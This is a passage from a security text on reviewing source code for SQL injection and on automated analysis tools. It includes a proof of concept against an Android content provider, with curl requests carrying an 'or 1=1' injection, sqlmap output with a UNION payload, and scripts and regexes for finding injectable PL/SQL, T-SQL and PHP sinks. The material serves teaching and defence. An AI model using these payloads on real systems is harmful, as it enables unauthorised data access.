$ grep -r -n "delete\\|execSQL\\|insert\\|insertOrThrow\\|insertWithOnConflict\\|query\\|queryWithFactory\\|rawQuery\\|rawQueryWithFactory\\|replace\\|replaceOrThrow\\|update\\|updateWithOnConflict\\|buildQuery\\|buildQueryString\\|buildUnionQuery\\|buildUnionSubQuery\\|query(\"sap-note-viewer/ | awk -F: '{print \"filename: \"$1\"\\nline: \"$2\"\\nmatch: \"$3\"\\n\\n\"}'"
```

```
filename: sap-note-viewer/SAPNoteView/src/org/sapmentors/sapnoteview/db/SAPNoteProvider.java
```

```
line: 106
```

```
match: public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder) {
```

```
filename: sap-note-viewer/SAPNoteView/src/org/sapmentors/sapnoteview/db/SAPNoteProvider.java
```

```
line: 121
```

```
match: Cursor c = qBuilder.query(db, projection, selection, selectionArgs, null, null, sortOrder);
```

We can see that we have two lines of particular interest. The parameters of a Content-Provider break down as follows:

- **Uri:** the URI requested
- **String[] projection:** representing the columns (projection) to be retrieved
- **String[] selection:** the columns to be included in the WHERE clause

- **String[] selectionArgs:** the values of the selection columns
- **String sortOrder:** the ORDER BY statement

As can be seen from the source below, the input is implicitly trusted and therefore we have identified a SQL injection vulnerability:

```
@Override

public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs,
    String sortOrder) {

    SQLiteQueryBuilder qBuilder = new SQLiteQueryBuilder();

    qBuilder.setTables(DATABASE_TABLE);

    //if search is empty add a wildcard, it has content add wildcard before and after

    if(selectionArgs!=null && selectionArgs[0].length()==0){

        selectionArgs[0] = "%";

    }

    else if (selectionArgs!=null && selectionArgs[0].length()>0){

        selectionArgs[0] = "%" +selectionArgs[0]+ "%";

    }

    //map from internal fields to fields SearchManager understands

    qBuilder.setProjectionMap(NOTE_PROJECTION_MAP);

    SQLiteDatabase db = dbHelper.getReadableDatabase();

    //do the query

    Cursor c = qBuilder.query(db, projection, selection, selectionArgs, null, null, sortOrder);
        return c;

    }
```



To prove the exploitability of the vulnerability, the WebContentResolver utility should be installed along side the vulnerable application. The utility exposes a Web service interface to all-installed Content-Providers. We can use the WebContentResolver utility to list the accessible Content-Provider as illustrated below:

```
$ curl http://127.0.0.1:8080/list
```

```
package: org.sapmentors.sapnoteview
```

```
authority: org.sapmentors.sapnoteview.noteprovider
```

```
exported: true
```

```
readPerm: null
```

```
writePerm: null
```

We can then query the Content Provider as such:

```
$ curl http://127.0.0.1:8080/query?a=org.sapmentors.sapnoteview.noteprovider?&selName=_id&selId=11223
```

```
Query successful:
```

```
Column count: 3
```

```
Row count: 1
```

```
| _id | suggest_text_1 | suggest_intent_data
```

```
| 11223 | secret text | 11223
```

The SQL statement that is actually executed is illustrated below:

```
SELECT _id, title AS suggest_text_1, _id AS suggest_intent_data FROM notes WHERE (_id=11223)
```

We can then test for SQL injection within the selection as such:

```
$ curl
http://127.0.0.1:8080/query?a=org.sapmentors.sapnoteview.noteprovider?&selName=_id&selId=1
1223%20or%201=1
```

Query successful:

Column count: 3

Row count: 4

```
| _id | suggest_text_1 | suggest_intent_data
| 11223 | secret text | 11223
| 12345 | secret text | 12345
| 54321 | super secret text | 54321
| 98765 | shhhh secret | 98765
```

The SQL statement that is executed is presented below:

```
SELECT _id, title AS suggest_text_1, _id AS suggest_intent_data FROM notes WHERE (_id=11223
or 1=1)
```

Note that both the `selName` and `selId` parameters are vulnerable. Exploitation can then be automated using `sqlmap`:

```
$ ./sqlmap.py -u
"http://127.0.0.1:8080/query?a=org.sapmentors.sapnoteview.noteprovider?&selName=_id&selId=
11223'-b--dbms=sqlite
```

sqlmap/1.0-dev (r4409) - automatic SQL injection and database takeover tool

<http://www.sqlmap.org>

[!] legal disclaimer: usage of `sqlmap` for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Authors assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting at 18:12:33

[18:12:33] [INFO] using  
'/Users/nmonkee/toolbox/application/sqlmap/output/127.0.0.1/session' as session file

[18:12:33] [INFO] testing connection to the target url

[18:12:33] [INFO] testing if the url is stable, wait a few seconds

[18:12:34] [INFO] url is stable

[18:12:34] [INFO] testing if GET parameter 'a' is dynamic

[18:12:34] [INFO] confirming that GET parameter 'a' is dynamic

[18:12:34] [INFO] GET parameter 'a' is dynamic

[18:12:35] [WARNING] heuristic test shows that GET parameter 'a' might not be injectable

[18:12:35] [INFO] testing sql injection on GET parameter 'a'

[18:12:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[18:12:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[18:12:39] [WARNING] GET parameter 'a' is not injectable

[18:12:39] [INFO] testing if GET parameter 'selName' is dynamic

[18:12:39] [INFO] confirming that GET parameter 'selName' is dynamic

[18:12:39] [INFO] GET parameter 'selName' is dynamic

[18:12:39] [WARNING] heuristic test shows that GET parameter 'selName' might not be  
injectable

[18:12:39] [INFO] testing sql injection on GET parameter 'selName'

[18:12:39] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[18:12:40] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[18:12:40] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for UNION query injection technique

[18:12:41] [INFO] target url appears to have 3 columns in query

[18:12:41] [INFO] GET parameter 'selName' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable

GET parameter 'selName' is vulnerable. Do you want to keep testing the others? [y/N] n

sqlmap identified the following injection points with a total of 79 HTTP(s) requests:

---

Place: GET

Parameter: selName

Type: UNION query

Title: Generic UNION query (NULL) - 3 columns

Payload: a=org.sapmentors.sapnoteview.noteprovider?&selName=\_id) UNION ALL SELECT NULL, 'xhc:' || 'xYEvUtVGEm' || ':cbo:', NULL-- AND (828=828&selId=11223

---

[18:12:46] [INFO] the back-end DBMS is SQLite

[18:12:46] [INFO] fetching banner

back-end DBMS: SQLite

banner: '3.6.22'

[18:12:46] [INFO] Fetched data logged to text files under '/Users/nmonkee/toolbox/application/sqlmap/output/127.0.0.1'

[\*] shutting down at 18:12:46

## Reviewing PL/SQL and T-SQL Code

Oracle PL/SQL and Microsoft Transact-SQL (T-SQL) codes are very different and in most cases more insecure than conventional programming codes such as PHP, .NET, Java, and the like. For example, Oracle has historically suffered from multiple PL/SQL injection vulnerabilities in code within the built-in database packages that are shipped by default with the database product. PL/SQL code executes with the privileges of the definer, and therefore has been a popular target for attackers looking for a reliable way to elevate their privileges. So much so that Oracle itself has ironically published a paper dedicated to educating developers on how to produce secure PL/SQL ([www.oracle.com/technology/tech/pl\\_sql/pdf/how\\_to\\_write\\_injection\\_proof\\_plsql.pdf](http://www.oracle.com/technology/tech/pl_sql/pdf/how_to_write_injection_proof_plsql.pdf)).

However, a stored procedure can run either with the rights of the caller (authid current\_user) or with the rights of the procedure's owner (authid definer). You can specify this behavior with the authid clause when creating a procedure.

Programming codes such as T-SQL and PL/SQL are not usually made available to you in handy text files, though. To analyze the source of a PL/SQL procedure you have two options. The first is to export the source code from the database. To achieve this you can use the dbms\_metadata package. You can use the following SQL\*Plus script to export the Data Definition Language (DDL) statements from the Oracle database. DDL statements are SQL statements that define or alter a data structure such as a table. Hence, a typical DDL statement is create table OR alter table:

```
-- Purpose: A PL/SQL script to export the DDL code for all database objects

-- Version: v 0.0.1

-- Works against: Oracle 9i, 10g and 11g

-- Author: Alexander Kornbrust of Red-Database-Security GmbH

--

set echo off feed off pages 0 trims on term on trim on linesize 255 long 500000 head off

--

execute DBMS_METADATA.SET_TRANSFORM_PARAM(DBMS_METADATA.SESSION_TRANSFORM,'STORAGE',false);

spool getallunwrapped.sql
```

```

--

select 'spool ddl_source_unwrapped.txt' from dual;

--

-- create a SQL scripts containing all unwrapped objects

select      'select      dbms_metadata.get_ddl(''''||object_type||''', ''''||object_name||''', ''''||
      owner||''') from dual;'

from (select * from all_objects where object_id not in(select o.obj# from source$ s, obj$
      o,user$ u where ((lower(s.source) like '%function%wrapped%') or (lower (s.source) like
      '%procedure%wrapped%') or (lower(s.source) like '%package%wrapped%')) and o.obj#=s.obj#
      and u.user#=o.owner#))

where object_type in ('FUNCTION', 'PROCEDURE', 'PACKAGE', 'TRIGGER') and owner in ('SYS')

order by owner,object_type,object_name;

--

-- spool a spool off into the spool file.

select 'spool off' from dual;

spool off

--

-- generate the DDL_source

--

@getallunwrapped.sql

quit

```

The second option available to you is to construct your own SQL statements to search the database for interesting PL/SQL codes. Oracle stores PL/SQL source codes within the ALL\_SOURCE and DBA\_SOURCE views; that is, if the code has not been obfuscated

(obfuscation is a technique used to convert human-readable text into a format that is not easily read). You can do this by accessing the TEXT column from within one of the two views. Of immediate interest should be any code that utilizes the `execute immediate` or `dbms_sql` function. Oracle PL/SQL is case-insensitive, so the code you are searching for could be constructed as `EXECUTE`, `execute`, or `ExEcUtE`, and so forth. Therefore, be sure to use the `lower(text)` function within your query. This converts the value of text to lowercase so that your `LIKE` statement will match all of these eventualities. If unvalidated input is passed to these functions, just like within the previous application programming language examples, it may be possible to inject arbitrary SQL statements. You can use the following SQL statement to obtain the source for PL/SQL code:

```
SELECT owner AS Owner, name AS Name, type AS Type, text AS Source FROM
dba_source WHERE ((LOWER(Source) LIKE '%immediate%') OR (LOWER(Source) LIKE
'%dbms_sql')) AND owner='PLSQL';
```

Owner Name Type Source

-----

```
PLSQL DSQL PROCEDURE execute immediate(param);
```

Owner Name Type Source

-----

```
PLSQL EXAMPLE1 PROCEDURE execute immediate('select count(*) from '||param) into i;
```

Owner Name Type Source

-----

```
PLSQL EXAMPLE2 PROCEDURE execute immediate('select count(*) from all_users where
user_id='||param) into i;
```

The output from the search query has presented three very likely candidates for closer inspection. The three statements are vulnerable because user-controlled data are passed to the dangerous functions without being validated. However, similar to application developers, database administrators (DBAs) often first copy parameters to locally declared variables. To

search for PL/SQL code blocks that copy parameter values into dynamically created SQL strings you can use the following SQL statement:

```
SELECT text AS Source FROM dba_source WHERE name='SP_STORED_PROCEDURE' AND owner='SYSMAN'
      order by line;
```

Source

```
-----

1 CREATE OR REPLACE PROCEDURE SP_StoredProcedure (input IN VARCHAR2) AS
2 sql VARCHAR2;
3 BEGIN
4 sql:='SELECT field FROM table WHERE field =''' || input || ''';
5 EXECUTE IMMEDIATE sql;
6 END;
```

The preceding SQL statement has found a package that dynamically creates an SQL statement from user-controlled input. It would be worth taking a closer look at this package. You can use the following SQL statement to dump the source for the package so that you can inspect things a little more closely:

```
SELECT text AS Source FROM dba_source WHERE name='SP_STORED_PROCEDURE' AND owner='SYSMAN'
      order by line;
```

Source

```
-----

1 CREATE OR REPLACE PROCEDURE SP_ StoredProcedure (input IN VARCHAR2) AS
2 sql VARCHAR2;
3 BEGIN
4 sql:= 'SELECT field FROM table WHERE field = ''' || input || ''';
```



```
5 EXECUTE IMMEDIATE sql;
```

```
6 END;
```

In the preceding case, the input variable is taken directly from the user input and concatenated with the SQL string `sql`. The SQL string is passed to the `EXECUTE` function as a parameter and is executed. The preceding Oracle stored procedure is vulnerable to SQL injection even though the user input is passed to it as a parameter.

You can use the following PL/SQL script to search all PL/SQL codes in the database to find a code that is potentially vulnerable to SQL injection. You will need to closely scrutinize the output, but it should help you to narrow your search:

```
-- Purpose: A PL/SQL script to search the DB for potentially vulnerable
```

```
-- PL/SQL code
```

```
-- Version: v 0.0.1
```

```
-- Works against: Oracle 9i, 10g and 11g
```

```
-- Author: Alexander Kornbrust of Red-Database-Security GmbH
```

```
--
```

```
select distinct a.owner,a.name,b.authid,a.text SQLTEXT
```

```
from all_source a,all_procedures b
```

```
where (
```

```
lower(text) like '%execute%immediate%(%)|)%%'
```

```
or lower(text) like '%dbms_sql%'
```

```
or lower(text) like '%grant%to%'
```

```
or lower(text) like '%alter%user%identified%by%'
```

```
or lower(text) like '%execute%immediate%'%'|)%'
```

```
or lower(text) like '%dbms_utility.exec_ddl_statement%'
```

```

or lower(text) like '%dbms_ddl.create_wrapped%'

or lower(text) like '%dbms_hs_passthrough.execute_immediate%'

or lower(text) like '%dbms_hs_passthrough.parse%'

or lower(text) like '%owa_util.bind_variables%'

or lower(text) like '%owa_util.listprint%'

or lower(text) like '%owa_util.tableprint%'

or lower(text) like '%dbms_sys_sql.%'

or lower(text) like '%ltadm.execsql%'

or lower(text) like '%dbms_prvtaqim.execute_stmt%'

or lower(text) like '%dbms_streams_rpc.execute_stmt%'

or lower(text) like '%dbms_aqadm_sys.execute_stmt%'

or lower(text) like '%dbms_streams_adm_util.execute_sql_string%'

or lower(text) like '%initjvmaux.exec%'

or lower(text) like '%dbms_repcat_sql_util.do_sql%'

or lower(text) like '%dbms_aqadm_syscalls.kwqa3_gl_executestmt%'

)

and lower(a.text) not like '% wrapped%'

and a.owner=b.owner

and a.name=b.object_name

and a.owner not in ('OLAPSYS','ORACLE_OCM','CTXSYS','OUTLN','SYSTEM','EXFSYS',
'MDSYS','SYS','SYSMAN','WKSYS','XDB','FLOWS_040000','FLOWS_030000','FLOWS_030100',
'FLOWS_020000','FLOWS_020100','FLOWS020000','FLOWS_010600','FLOWS_010500','FLOWS_010400')

```

order by 1,2,3

To analyze the source of a T-SQL procedure from within a Microsoft SQL Server database prior to Microsoft SQL Server 2008 you can use the `sp_helptext` stored procedure. The `sp_helptext` stored procedure displays the definition that is used to create an object in multiple rows. Each row contains 255 characters of the T-SQL definition. The definition resides in the definition column in the `sys.sql_modules` catalog view. For example, you can use the following SQL statement to view the source code of a stored procedure:

```
EXEC sp_helptext SP_StoredProcedure;

CREATE PROCEDURE SP_StoredProcedure @input varchar(400) = NULL AS

DECLARE @sql nvarchar(4000)

SELECT @sql = 'SELECT field FROM table WHERE field = ''' + @input + ''''

EXEC (@sql)
```

In the preceding example, the `@input` variable is taken directly from the user input and concatenated with the SQL string (`@sql`). The SQL string is passed to the `EXEC` function as a parameter and is executed. The preceding Microsoft SQL Server stored procedure is vulnerable to SQL injection even though the user input is being passed to it as a parameter.

Two commands that you can use to invoke dynamic SQL are `sp_executesql` and `EXEC()`. `EXEC()` has been around since SQL 6.0; however, `sp_executesql` was added in SQL 7. `sp_executesql` is a built-in stored procedure that takes two predefined parameters and any number of user-defined parameters. The first parameter, `@stmt`, is mandatory and contains a batch of one or more SQL statements. The data type of `@stmt` is `ntext` in SQL 7 and SQL 2000, and `nvarchar(MAX)` in SQL 2005 and later. The second parameter, `@params`, is optional. `EXEC()` takes one parameter which is an SQL statement to execute. The parameter can be a concatenation of string variables and string literals. The following is an example of a vulnerable stored procedure that uses the `sp_executesql` stored procedure:

```
EXEC sp_helptext SP_StoredProcedure_II;

CREATE PROCEDURE SP_StoredProcedure_II (@input nvarchar(25))

AS
```

```
DECLARE @sql nvarchar(255)
```

```
SET @sql = 'SELECT field FROM table WHERE field = ''' + @input + ''''
```

```
EXEC sp_executesql @sql
```

You can use the following T-SQL command to list all of the stored procedures in the database:

```
SELECT name FROM dbo.sysobjects WHERE type = 'P' ORDER BY name asc
```

You can use the following T-SQL script to search all stored procedures within an SQL Server database server (note that this does not work on SQL Server 2008) to find a T-SQL code that is potentially vulnerable to SQL injection. You will need to closely scrutinize the output, but it should help you to narrow your search:

```
-- Description: A T-SQL script to search the DB for potentially vulnerable
```

```
-- T-SQL code
```

```
-- @text - search string '%text%'
```

```
-- @dbname - database name, by default all databases will be searched
```

```
--
```

```
ALTER PROCEDURE [dbo].[grep_sp]@text varchar(250),
```

```
@dbname varchar(64) = null
```

```
AS BEGIN
```

```
SET NOCOUNT ON;
```

```
if @dbname is null begin --enumerate all databases.
```

```
DECLARE #db CURSOR FOR Select Name from master...sysdatabases
```

```
declare @c_dbname varchar(64)
```

```
OPEN #db FETCH #db INTO @c_dbname
```

```

while @@FETCH_STATUS <> -1begin execute grep_sp @text, @c_dbname

FETCH #db INTO @c_dbname

end

CLOSE #db DEALLOCATE #db

end

elsebegin declare @sql varchar(250)

--create the find like command

select @sql = 'select ''' + @dbname + ''' as db, o.name,m.definition'

select @sql = @sql + ' from '+@dbname+'.sys.sql_modules m'

select @sql = @sql + ' inner join '+@dbname+'...sysobjects o on m.object_id=o.id'

select @sql = @sql + ' where [definition] like ''%'+@text+'%''

execute (@sql)

end

END

```

Make sure you drop the procedure when you're finished! You can invoke the stored procedure like this:

```

execute grep_sp 'sp_executesql';

execute grep_sp 'EXEC';

```

You can use the following T-SQL command to list user-defined stored procedures on an SQL Server 2008 database:

```

SELECT name FROM sys.procedures ORDER BY name asc

```

You can use the following T-SQL script to search all stored procedures within an SQL Server 2008 database server and print their source, if the respective line is uncommented. You will need to closely scrutinize the output, but it should help you to narrow your search:

```
DECLARE @name VARCHAR(50) -- database name

DECLARE db_cursor CURSOR FOR

SELECT name FROM sys.procedures;

OPEN db_cursor

FETCH NEXT FROM db_cursor INTO @name

WHILE @@FETCH_STATUS = 0

BEGINprint @name

-- uncomment the line below to print the source

-- sp_helptext '@name'

FETCH NEXT FROM db_cursor INTO @name

END

CLOSE db_cursor

DEALLOCATE db_cursor
```

There are two MySQL-specific statements for obtaining information about stored procedures. The first one, `SHOW PROCEDURE STATUS`, will output a list of stored procedures and some information (Db, Name, Type, Definer, Modified, Created, Security\_type, Comment) about them. The output from the following command has been modified for readability:

```
mysql> SHOW procedure STATUS;

| victimDB | SP_StoredProcedure_I | PROCEDURE | root@localhost | DEFINER
| victimDB | SP_StoredProcedure_II | PROCEDURE | root@localhost | DEFINER
| victimDB | SP_StoredProcedure_III | PROCEDURE | root@localhost | DEFINER
```

The second command, `SHOW CREATE PROCEDURE sp_name`, will output the source of the procedure:

```
mysql> SHOW CREATE procedure SP_StoredProcedure_I \G
```

```
***** 1. row *****
```

```
Procedure: SP_ StoredProcedure
```

```
sql_mode:
```

```
CREATE Procedure: CREATE DEFINER='root'@'localhost' PROCEDURE SP_ StoredProcedure (input
    varchar(400))
```

```
BEGIN
```

```
SET @param = input;
```

```
SET @sql = concat('SELECT field FROM table WHERE field=',@param);
```

```
PREPARE stmt FROM @sql;
```

```
EXECUTE stmt;
```

```
DEALLOCATE PREPARE stmt;
```

```
End
```

Of course, you can also obtain information regarding all stored routines by querying the `information_schema` database. For a database named `dbname`, use this query on the `INFORMATION_SCHEMA.ROUTINES` table:

```
SELECT ROUTINE_TYPE, ROUTINE_NAME
```

```
FROM INFORMATION_SCHEMA.ROUTINES
```

```
WHERE ROUTINE_SCHEMA='dbname';
```

# Automated source code review

As previously stated, performing a manual code review is a long, tedious, and laborious process that requires becoming very familiar with the application source code as well as learning all of the intricacies of each application reviewed. In this chapter, you learned how you should approach the task in a methodical way and how you can make extensive use of command-line search utilities to narrow the focus of a review, saving valuable time. However, you will still have to spend a lot of time looking at the source code inside text editors or within your chosen IDE. Even with a mastery of freely available command-line utilities, a source code review is a daunting task. So, would it not be much nicer to automate the process, perhaps even using a tool that would generate an aesthetically pleasing report? Well, yes it would, but you should be aware that automated tools can produce a large number of false positives (a false positive is when a tool reports incorrectly that a vulnerability exists, when in fact one does not) or false negatives (a false negative is when a tool does not report that a vulnerability exists, when in fact one does). False positives lead to distrust in the tool and a lot of time is spent verifying results, whereas false negatives result in a situation where vulnerabilities may go undiscovered and a false sense of security prevails.

Some automated tools use regular expression string matching to identify sinks (security-sensitive functions) and nothing more. There are tools that can identify sinks that directly pass tainted (untrusted) data as parameters to sinks. And there are tools that combine these capabilities with the ability to also identify sink sources (points in the application where untrusted data originate). Several of these tools simply rely on the same strategy as we have just discussed, that is, relying heavily on grep-like syntax searches and regular expressions to locate the use of dangerous functions and, in some cases, simply highlighting codes that incorporates dynamic SQL string-building techniques. These static string-matching tools are incapable of accurately mapping data flows or following execution paths. String pattern matching can lead to false positives, as some of the tools used to perform the pattern matching are unable to make distinctions between comments in codes and actual sinks. In addition, some regular expressions may match codes that are named similar to the target sinks. For example, a regular expression that attempts to match the `mysql_query()` function of a sink may also flag the following lines of code:

```
// validate your input if using mysql_query()

$result = MyCustomFunctionToExec_mysql_query($sql);
```



```
$result = mysql_query($sql);
```

To counter this, some tools implement an approach known as `lexical analysis`. Lexical analysis is the process of taking an input string of characters (such as the source code of a computer program) and producing a sequence of symbols called `lexical tokens`, or just `tokens`, which may be handled more easily by a parser. These tools preprocess and tokenize source files (the same first steps a compiler would take) and then match the tokens against a library of security-sensitive functions. Programs performing lexical analysis are often referred to as `lexical analyzers`. Lexical analysis is necessary to reliably distinguish variables from functions and to identify function arguments.

Some source code analyzers, such as those that operate as plug-ins to an IDE, often make use of an abstract syntax tree (AST). An AST is a tree representation of the simplified syntactic structure of the source code. You can use an AST to perform a deeper analysis of the source elements to help track data flows and identify sinks and sink sources.

Another method that some source code analyzers implement is data flow analysis, a process for collecting information about the use, definition, and dependencies of data in programs. The data flow analysis algorithm operates on a control flow graph (CFG) generated from the AST. You can use a CFG to determine the parts of a program to which a particular value assigned to a variable might propagate. A CFG is a representation, using graph notation, of all paths that might be traversed through a program during its execution.

At the time of this writing, automated tools incorporate three distinct methods of analysis: string-based pattern matching, lexical token matching, and data flow analysis via an AST and/or a CFG. Automated static code analysis tools can be very useful in helping security consultants identify dangerous coding behaviors that incorporate security-sensitive functions or sinks, and make the task of identifying sink sources by tracing tainted data back to its origin (entry point) much simpler. However, you should not rely blindly on their results. Although in some ways they are an improvement over manual techniques, they should be used by security-conscious developers or skilled and knowledgeable security consultants who can contextualize their findings and make an informed decision on their validity. I also recommend that you use any automated tool in conjunction with at least one other tool as well as a manual investigation of the code utilizing the techniques presented in this chapter. This combined approach will give you the highest level of confidence in your findings and allow you to eradicate the majority of false positives as well as to help you identify false negatives. These tools don't eliminate the need for a human reviewer; a certain level of security acumen is

required to use the tools correctly. Web application programming languages are rich, expressive languages that you can use to build anything, and analyzing arbitrary code is a difficult job that requires a lot of context. These tools are more like spell checkers or grammar checkers; they don't understand the context of the code or the application and can miss many important security issues.

## Graudit

Graudit is a simple shell script and collection of signature sets that allows you to find potential security flaws in the source code using the GNU utility `grep`. It's comparable to other static analysis applications while keeping the technical requirements to a minimum and being very flexible. Writing your own graudit signatures is relatively easy. Mastering regular expressions can be helpful, but in their simplest form a list of words will do. For example the rules below can be used for PostgreSQL:

```
pg_query\s*(.*\$.*)\)
```

```
pg_exec\s*(.*\$.*)\)
```

```
pg_send_query\s*(.*\$.*)\)
```

```
pg_send_query_params\s*(.*\$.*)\)
```

```
pg_query_params\s*(.*\$.*)\)
```

```
pg_send_prepare\s*(.*\$.*)\)
```

```
pg_prepare\s*(.*\$.*)\)
```

```
pg_execute\s*(.*\$.*)\)
```

```
pg_insert\s*(.*\$.*)\)
```

```
pg_put_line\s*(.*\$.*)\)
```

```
pg_select\s*(.*\$.*)\)
```

```
pg_update\s*(.*\$.*)\)
```

- **URL:** [www.justanotherhacker.com/projects/graudit.html](http://www.justanotherhacker.com/projects/graudit.html)

- **Language:** asp, jsp, perl, php and python (write your own configuration file and regular expressions for any language)
- **Platforms:** Windows, Linux, and OS X (requires bash, grep, and sed)
- **Price:** Free

## Yet Another Source Code Analyzer (YASCA)

YASCA is an open source program that looks for security vulnerabilities and code-quality issues in program source codes. It analyzes PHP, Java, C/C++, and JavaScript (by default) for security and code-quality issues. YASCA is extensible via a plug-in-based architecture. It integrates other open source programs such as FindBugs (<http://findbugs.sourceforge.net>), PMD (<http://pmd.sourceforge.net>), and Jlint (<http://artho.com/jlint>). You can use the tool to scan other languages by writing rules or integrating external tools. It is a command-line tool, with reports being generated in HTML, CSV, XML, and other formats. The tool flags the use of potentially dangerous functions when they are used in conjunction with input that is taken directly from an HTTP request (low-hanging fruit) for JSP files. The tool isn't perfect; however, the developer is committed to improving it. You can easily extend the tool by writing your own custom rule files:

- **URL:** [www.yasca.org](http://www.yasca.org)
- **Language:** Write your own configuration file and regular expressions for any language
- **Platforms:** Windows and Linux
- **Price:** Free

## Pixy

Pixy is a free Java program that performs automatic scans of the PHP 4 source code, aimed at the detection of cross-site scripting (XSS) and SQL injection vulnerabilities. Pixy analyzes the source code for tainted variables. The tool then traces the flow of the data through the application until it reaches a dangerous function. It is also capable of identifying when a variable is no longer tainted (i.e. it has been passed through a sanitization routine). Pixy also draws dependency graphs for tainted variables. The graphs are very useful for understanding a vulnerability report. With dependency graphs, you can trace the causes of warnings back to the source very easily. However, Pixy fails to identify SQL injection vulnerabilities within the

`mysql_db_query()`, `ociexecute()`, and `odbc_exec()` functions. Nonetheless, it is easy to write your own configuration file. For example, you can use the following sink file to search for the `mysql_db_query()` function:

```
# mysql_db_query SQL injection configuration file for user-defined sink

sinkType = sql

mysql_db_query = 0
```

Unfortunately Pixy currently supports only PHP 4:

- **URL:** <http://pixybox.seclab.tuwien.ac.at/pixy>
- **Language:** PHP (Version 4 only)
- **Platforms:** Windows and Linux
- **Price:** Free

## AppCodeScan

AppCodeScan is a tool you can use to scan source codes for a number of vulnerabilities, one of which is SQL injection. It uses regular expression strings matching to identify potentially dangerous functions and strings in the code base and comes up with a number of configuration files. The tool does not positively identify the existence of a vulnerability. It merely identifies the usage of functions that could lead to the presence of a vulnerability. You can also use AppCodeScan to identify entry points into the application. Also very useful is the ability to trace parameters through the code base. This tool runs on the .NET Framework and at the time of this writing was still in initial beta state. It will be a favorite for those who prefer working in a GUI as apposed to the command line. Configuration files are simple to write and modify. Here is the default regular expression for detecting potential SQL injection vulnerabilities in .NET code:

```
#Scanning for SQL injections

.*SqlCommand.*|.*DbCommand.*|.*OleDbCommand.*|.*SqlUtility.*|
.*OdbcCommand.*|.*OleDbDataAdapter.*|.*SqlDataSource.*
```

It is as trivial a task to add the `OracleCommand()` function as it is to write a custom regular expression for PHP or Java. You can use the following rule for PHP:

```
# PHP SQL injection Rules file for AppCodeScan

# Scanning for SQL injections

.*mssql_query.*?|.*mysql_query.*?|.*mysql_db_query.*?|.*oci_parse.*?|.*ora_parse.*?|.*ms
sql_bind.*?|.*mssql_execute.*?|.*odbc_prepare.*?|.*odbc_execute.*?|.*odbc_execute.*?|.*
odbc_exec.*?
```

- **URL:** [www.blueinfy.com](http://www.blueinfy.com)
- **Language:** Write your own configuration file and regular expressions for any language
- **Platform:** Windows
- **Price:** Free

## OWASP LAPSE+ Project

LAPSE+ is a security scanner for detecting vulnerabilities, specifically the injection of untrusted data in Java EE Applications. It has been developed as a plug-in for the Eclipse Java Development Environment ([www.eclipse.org](http://www.eclipse.org)), working specifically with Eclipse Helios and Java 1.6 or higher. LAPSE+ is based on the GPL software LAPSE, developed by Benjamin Livshits as part of the Griffin Software Security Project. This new release of the plugin developed by Evaluates Lab of Universidad Carlos III de Madrid provides more features to analyze the propagation of the malicious data through the application and includes the identification of new vulnerabilities. LAPSE+ targets the following Web application vulnerabilities: Parameter Tampering, URL Tampering, Header Manipulation, Cookie Poisoning, SQL Injection, Cross-site Scripting (XSS), HTTP Response Splitting, Command Injection, Path Traversal, XPath Injection, XML Injection, and LDAP Injection. LAPSE+ performs taint style analysis in order to determine if it is possible to reach a Vulnerability Source from a Vulnerability Sink by performing backward propagation through the different assignments. LAPSE+ is highly customizable; the configuration files shipped with the plug-in (sources.xml and sinks.xml) can be edited to augment the set of source and sink methods, respectively:

- **URL:** [www.owasp.org/index.php/OWASP\\_LAPSE\\_Project](http://www.owasp.org/index.php/OWASP_LAPSE_Project)

- **Language:** Java J2EE
- **Platforms:** Windows, Linux, and OS X
- **IDE:** Eclipse
- **Price:** Free

## Microsoft Source Code Analyzer for SQL Injection

The Microsoft Source Code Analyzer for SQL Injection tool is a static code analysis tool that you can use to find SQL injection vulnerabilities in Active Server Pages (ASP) code. The tool is for ASP classic and not .NET code. In addition, the tool understands only classic ASP codes that are written in VBScript. It does not analyze server-side codes that are written in any other languages, such as JScript:

- **URL:** <http://support.microsoft.com/kb/954476>
- **Language:** ASP classic (VBScript)
- **Platform:** Windows
- **Price:** Free

## Microsoft Code Analysis Tool .NET (CAT.NET)

CAT.NET is a binary code analysis tool that helps you to identify common variants of certain prevailing vulnerabilities that can give rise to common attack vectors such as XSS, SQL injection, and XPath injection. CAT.NET is a snap-in to Visual Studio 2005 or 2008 that helps to identify security flaws within a managed code (C#, Visual Basic .NET, J#) application. It does so by scanning the binary and/or assembly of the application, and tracing the data flow among its statements, methods, and assemblies. This includes indirect data types such as property assignments and instance tainting operations. Note that CAT.NET has not been made available separately for Visual Studio 2010 or later as it has been integrated into the Code Analysis functionality within the product (only available in Premium and Ultimate editions):

- **URL:** [www.microsoft.com/download/en/details.aspx?id=19968](http://www.microsoft.com/download/en/details.aspx?id=19968)
- **Languages:** C#, Visual Basic .NET, and J#

- **Platform:** Windows

- **IDE:** Visual Studio

- **Price:** Free

## **RIPS—A Static Source Code Analyzer for Vulnerabilities in PHP Scripts**

RIPS is a tool written in PHP that can be used to leverage static code analysis techniques to find vulnerabilities in PHP applications. By tokenizing and parsing all source code files, RIPS is able to transform the PHP source code into a program model. It is then possible to detect sensitive sinks (potentially vulnerable functions) that can be tainted by user input (influenced by a malicious user) during the program flow. RIPS also offers an integrated code audit framework for further manual analysis:

- **URL:** <http://rips-scanner.sourceforge.net/>

- **Language:** PHP

- **Platform:** OS X, Windows, and Linux

- **Price:** Free

## **CodePro AnalytiX**

